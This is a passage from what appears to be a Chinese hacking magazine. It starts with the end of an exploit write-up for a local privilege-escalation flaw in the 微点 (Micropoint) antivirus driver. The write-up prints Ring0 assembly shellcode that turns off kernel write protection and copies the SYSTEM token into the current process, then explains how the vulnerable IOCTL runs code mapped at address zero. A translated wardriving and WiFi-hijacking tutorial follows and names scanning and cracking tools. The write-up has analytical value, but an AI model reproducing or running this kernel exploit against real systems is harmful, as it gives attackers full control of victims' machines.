                nop
                nop
            nop
            nop
            nop
        }
        //关闭内核写保护
        __asm
        {
            cli
                mov eax, cr0
                mov g_uCr0,eax
                and eax,0xFFFEFFFF
                mov cr0, eax
        }
        //do something in ring0 .....
        //提权到 SYSTEM
        __asm
        {
            mov eax,0xFFDFF124      // eax = KPCR (not 3G Mode)
                mov eax,[eax]
                //获取当前线程 PETHREAD
                mov esi,[eax+0x220]
                //获取当前线程所属进程的 PEPROCESS
                mov eax,esi
searchXp:
            mov eax,[eax+0x88]
                sub eax,0x88
            //获取进程链表中下一个进程的 PEPROCESS
                mov edx,[eax+0x84] //获取该进程的 pid 到 edx
                cmp edx,0x4         //通过 PID 查找 SYSTEM 进程
                jne searchXp
                mov eax,[eax+0xc8] //获取 system 进程的 token
                mov [esi+0xc8],eax //修改当前进程的 token
        }
        //恢复内核写保护
        _asm
        {
            sti
                mov eax, g_uCr0
                mov cr0, eax
        }
        //将全局变量置为 1，说明 Ring0 Shellcode 已经被调用了
g_isRing0ShellcodeCalled=1;

        _asm
        {
            _emit 0x5d              //pop ebp
                retn 0x2800         //esp = esp + 0xA00 * 4
        }
    }
```

最终的效果如图 9 所示，POC 需要在安装有微点主动防御软件的环境下测试，运行我们编译好的 POC.exe 漏洞利用程序。最后从任务管理器可以看出 cmd.exe 这个进程的用户名是“SYSTEM”，因此说明漏洞利用成功，确实实现了本地权限提升。

图 9

漏洞总结

从该漏洞形式可以大胆猜想，微点驱动中对 0x8000012C 这个 IoControlCode 的处理，可能是为用户层提供一种函数调用，输入数据的第一个 DWORD 可能是函数的地址，第二个 DWORD 可能是函数的参数个数，从第三个 DWORD 开始就是该函数的各个参数。这样的话相当于，我们能够控制函数的地址，函数参数的个数，以及函数的参数，而微点驱动的派遣例程中并未对调用者进行检查。当然调用正常的 API 函数没有多大意义，我们更希望的是能调用自己准备好的 Ring0 Shellcode，即执行任意内核代码。仔细调试会发现，输入数据中当第一个 DWORD 值为非法地址时，微点会将其纠正为 0，这样正中下怀，只要事先在 0x0 处申请内存并将 Ring0 Shellcode 复制到 0x0 处，然后触发这个漏洞，就能执行任意内核代码。

另一方面，从这个漏洞也说明一个问题，便利性往往和安全性是矛盾的。微点可能为了某种便利，给 Ring3 提供了调用内核函数并获取结果的功能，然而却没有充分阻止这种便利带来的风险，导致漏洞的产生。那么也就是说，如果你要得到某种便利，你应该更多更全面的考虑这种便利背后的风险，否则安全性上会大打折扣！（编辑提醒，本文涉及的代码可到黑防官方网站下载）

前置知识：无
关键词：WiFi、攻击、劫持

基于 WiFi 通信的攻击与劫持艺术

文/Jeremy Martin　译/小小杉

随着无线局域网技术的不断兴起，越来越多的人们部署无线局域网，来享受无线网络带来的乐趣。与此同时，无线局域网的安全问题也随之凸显出来。在众多的无线局域网安全问题中，“驾驶攻击”（Wardriving，也称为接入点映射，这是一种驾车围绕企业或住所邻里扫描无线网络名称的活动，基于此，用全方位天线和全球定位系统（GPS），驾驶攻击者就能够系统地将 802.11b/g/n 无线接入点映射地址映射。此术语源自"war dialing"，一种利用重复拨号的方法来搜索调制解调器和其他完整的网络接入点的攻击手段。)还没有被广大的无线用户所关注，这主要是由于许多人缺乏对驾驶攻击的了解。驾驶攻击爱好者可以通过它给自己带来无穷的乐趣，也给无线局域网用户带来了相应的安全威胁。

在驾驶攻击实施过程中，我们将笔记本计算机置于较易获得 WiFi 信号并且使用 GPS 定位设备的位置，同时确保移动距离最短。为覆盖所有基站，笔记本计算机需安装 Windows XP 专业版系统、寻找无线接入点的 NetStumbler 工具以及模拟缓存中毒攻击的 Cain&Able 工具，而另一种选择则是 Suse 9.2 Linux 系统，其配置有无线利器 Kismet、无线安全利器 AirSnort、无线网络密钥破解工具 Aircrack 和 Void11 工具。在不同的环境下使用这两种设备可以更准确地获取某一区域内 WiFi 信号。

下面开始真正的攻击。驱车几英里后，我们步入一条商业街，此时每隔几秒钟我们即可链接到活动状态的无线接入点。尽管已有多年的驾驶攻击经验，对当前绝大对数公司借助 WiFi 冲浪但对无线网络不进行任何加密的行为还是令我们很震惊。然而，这却使 Kismet 能够最大地发挥其作用——只需被动地监听使用 802.11 协议的无线局域网信号。我们可以映射多个子网并收集其向公众广播的有价值的信息。在来回驾驶了十几里路程后，我们就收集到了超过 127 个 WiFi 热点数据。有了这些信息，黑客攻击的时刻就开始了。

驾驶攻击与漫游攻击

驾驶攻击是一种驾车围绕企业或住所周围扫描 WiFi 热点的行为。一个无线局域网原本设置时可能只期望局限于一栋办公楼的范围，但若不进行一定的安全访问控制，则外部使用者就有可能会入侵网络，获得免费的企业内部网络连接。

漫游攻击与驾驶攻击在本质上基本相似，区别在于漫游攻击靠徒步完成。攻击者没有必要在物理上位于企业建筑物内部，他们可以使用网络扫描器，如 Netstumbler 等工具。可以在移动的交通工具上用笔记本计算机或其他移动设备嗅探出无线网络，这种活动称为“wardriving”；漫游在大街上或通过企业网站执行同样的任务，这称为“warwalking”。目前，有许多可以随身携带的 PDA 设备，其通常都内置或可外接不同的无线网卡，利用电池供电，并具有强大的数据处理能力，完全能满足寻找无线访问点的需求。

驾驶攻击并不需要太多的特殊工具和设备。几乎所有支持 WiFi 的 Windows 系统都能用 Cain 或 NetStumbler 工具来扫描热点。而 Linux 系统则不一样。由于 Linux 系统环境允许直接访问硬件，因此稍显复杂，要考虑包括 Linux 兼容性、正确的驱动程序以及混杂模式下无线网卡配置实用程序知识在内的各种情况。如果 WiFi 网卡配有兼容芯片组，那么大部分工作将由“Live Linux”